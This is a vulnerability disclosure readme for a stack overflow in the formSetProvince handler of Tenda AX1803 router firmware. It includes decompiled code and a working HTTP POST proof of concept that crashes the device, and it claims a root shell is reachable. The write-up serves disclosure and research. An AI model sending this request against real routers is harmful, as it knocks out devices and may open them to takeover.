

main vuln / Tenda / AX1803 / 6 /



Darry-lang1 Add files via upload ...

on Aug 6 History

..



img

4 months ago



readme.md

4 months ago



readme.md

Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-3421.html>

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview :



Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the `formSetProvince` function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall formSetProvince(int a1)
2 {
3     const char *v2; // r6
4     char s[80]; // [sp+8h] [bp-50h] BYREF
5
6     memset(s, 0, 0x40u);
7     v2 = (const char *)websgetvar(a1, "ProvinceCode", "0");
8     Setvalue("product.province_code", v2);
9     sprintf(s, "op=%d,string_info=%s", 0, v2);
10    printf("[tdhttpd] [%s] [%d] module_id=%d parm = [%s]\n", "formSetProvince", 173, 37, s);
11    send_msg_to_netctrl(37, s);
12    return sub_55A78(a1, "{\"errCode\":\"0\"}");
13 }
```

In the `formSetProvince` function, the `v2` we entered (the value of `ProvinceCode`) is formatted with the `sprintf` function, spliced with `%s` strings, and saved to `s`. It is not secure, as long as the size of the data we enter is larger than the size of `s`, it will cause a stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

POST /goform/SetProvinceCode HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

ProvinceCode=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

